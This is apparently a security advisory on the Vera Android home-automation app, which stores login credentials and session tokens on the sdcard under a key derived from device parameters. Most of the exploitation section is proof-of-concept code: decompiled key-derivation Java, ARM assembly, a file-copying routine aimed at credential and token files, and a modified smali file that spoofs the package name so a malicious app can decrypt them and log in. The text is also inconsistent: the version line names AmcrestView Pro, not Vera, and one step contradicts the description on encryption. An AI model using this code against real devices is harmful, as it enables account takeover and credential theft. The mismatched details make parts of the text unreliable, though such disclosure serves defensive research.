
The final score is thus 8.8 (High).

Vulnerable Versions

All versions of AmcrestView Pro applications up to the latest version as of 7/19/17 contain the vulnerability.

Steps to Reproduce

- 1) Navigate to “/sdcard/Android/data/com.vera.android/files”
- 2) Observe that the files are in encrypted text on the device’s sdcard



Vulnerability Description

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile applications. In case of Vera mobile application it was identified that the application stores a user's username and password in encrypted format on the sdcard of the device. Although kudos to the developers for not storing the password of the user in clear text, however encryption key created by the application is based only on that device parameters which means an android application that figures out how Vera app generates the encryption key can easily grab those files and decrypt the password on the device itself and send it to an attacker's server. The device does not need to be rooted in this case.

Exploitation

We identified that the application retrieved the MAC of the device which it generated using build number and the application package.

```
public static String GetMacAddress()
{
    int i;
    byte abyte0[];
    String s1;
    Object obj;
    try
    {
        String s = (new StringBuilder()).append(Build.SERIAL).append(HomeAutomationApplication.a.getPackageName());
        obj = MessageDigest.getInstance("SHA-256");
        ((MessageDigest) (obj)).reset();
        abyte0 = ((MessageDigest) (obj)).digest(s.getBytes("UTF-8"));
        obj = new StringBuffer();
    }
    catch(Exception exception)
    {
        return Build.SERIAL;
    }
    i = 0;
    if(i >= abyte0.length)
        break; /* Loop/switch isn't completed */
    ((StringBuffer) (obj)).append(Integer.toString((abyte0[i] & 0xff) + 256, 16).substring(1));
    i++;
    if(true) goto _L2; else goto _L1
}
L1:
L2:
```

[GetMacAddress Java code snippet](#)

This value was then passed with other settings to a library called libdarkside.so which used it in the function "GenerateEncryptionKey"

```
; Attributes: bp-based frame fpd=0xC
EXPORT mios::MasterData::GenerateEncryptionKey(std::string const&)
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var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

PUSH.W      {R4-R10,LR}
SUB         SP, SP, #0x18
LDR        R3, =(off_2D8FAC - 0xD337E)
ADD        R7, SP, #0xC
LDR        R1, =(aGfsnu5efke - 0xD3384)
MOV        R5, R0
ADD        R3, PC ; off_2D8FAC
LDR        R3, [R3] ; dword_2EB6CC
MOV        R9, R2
ADD        R1, PC ; "GfSNu5efKe"
ADD.W     R2, R3, #0xC
STR        R2, [R0]
MOV        R0, SP
MOV        R2, R7
MOV        R8, R3
```

GenerateEncryptionKey assembly code snippet

An easier approach for an attacker would be to use the existing Vera application and make some changes to its dex files and then use that modified version of the application inside an attacker application to avoid rewriting the entire code for encryption/decryption. That's what we did and the result was that we could transfer the files from sdcard folder "/sdcard/Android/data/com.vera.android/files/" and transferred it to "/sdcard/Android/data/com.vera.android1/files/" using the simple Java code below as a part of our transfer app.

```
private void readRaw(){
    tv.append("\nData read from res/raw/textfile.txt:");
    String[] file_names= new String[7];
    file_names[0]="_KEY_AuthToken";
    file_names[1]="_KEY_m_bRememberMe";
    file_names[2]="_KEY_m_iPK_Device_Last";
    file_names[3]="_KEY_m_sIP_Last";
    file_names[4]="_KEY_m_sPassword_Last";
    file_names[5]="_KEY_m_sUsername_Last";
```

```

file_names[6]="_KEY_SessionData";
int size = file_names.length;
for (int i=0; i<size; i++)
{
    File file = new
File("/sdcard/Android/data/com.vera.android/files/"+file_names[i].toString());
    File file1 = new
File("/sdcard/Android/data/com.vera.android1/files/"+file_names[i].toString());
    InputStream in=null;
    try {
        in = new FileInputStream(file);
        tv.append(in.toString());
    } catch (FileNotFoundException e1) {
        // TODO Auto-generated catch block
        e1.printStackTrace();
    } // 2nd arg is buffer size

    try {
        OutputStream out = new FileOutputStream(file1);
        byte[] buf = new byte[1024];
        int len;
        while ((len = in.read(buf)) > 0){
            out.write(buf, 0, len);
        }
    } catch (FileNotFoundException e) {
        e.printStackTrace();
        Log.i(TAG, "***** File not found. Did you" +
            " add a WRITE_EXTERNAL_STORAGE permission to the manifest?");
    } catch (IOException e) {
        e.printStackTrace();
    }
}
}
}

```

We can modify the dex code of the file DataCoreManager.smali of the existing Vera app as shown below.

```
DataCoreManager.smali
477
478 :try_start_0
479 new-instance v0, Ljava/lang/StringBuilder;
480
481 invoke-direct {v0, Ljava/lang/StringBuilder;}<init>()V
482
483 sget-object v1, Landroid/os/Build;:>SERIAL:Ljava/lang/String;
484
485 invoke-virtual {v0, v1, Ljava/lang/StringBuilder;}>append(Ljava/lang/String;)Ljava/lang/StringBuilder;
486
487 move-result-object v0
488
489 sget-object v1, Lcom/homeautomationframework/application/HomeAutomationApplication;:>a:Landroid/app/Application;
490
491 invoke-virtual {v1, Landroid/app/Application;}>getPackageName()Ljava/lang/String;
492
493 move-result-object v1
494
495 const-string v3, "com.vera.android"
496
497 invoke-virtual {v0, v3, Ljava/lang/StringBuilder;}>append(Ljava/lang/String;)Ljava/lang/StringBuilder;
498
499 move-result-object v0
500
501 invoke-virtual {v0, Ljava/lang/StringBuilder;}>toString()Ljava/lang/String;
502
503 move-result-object v0
504
505 const-string v1, "SHA-256"
506
507 invoke-static {v1, Ljava/security/MessageDigest;}>getInstance(Ljava/lang/String;)Ljava/security/MessageDigest;
508
509 move-result-object v1
510
511 invoke-virtual {v1, Ljava/security/MessageDigest;}>reset()V
512
513 const-string v2, "UTF-8"
```

Modified DataCoreManager.smali file

By doing that we can then use the transferred encrypted files to login in to the user’s account thus proving that a malicious application installed on the user’s device can login into user’s Vera cloud account and also gain access to his/her credentials even though they are stored in encrypted format.

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application Vera.

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Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the files on the sdcard of the device.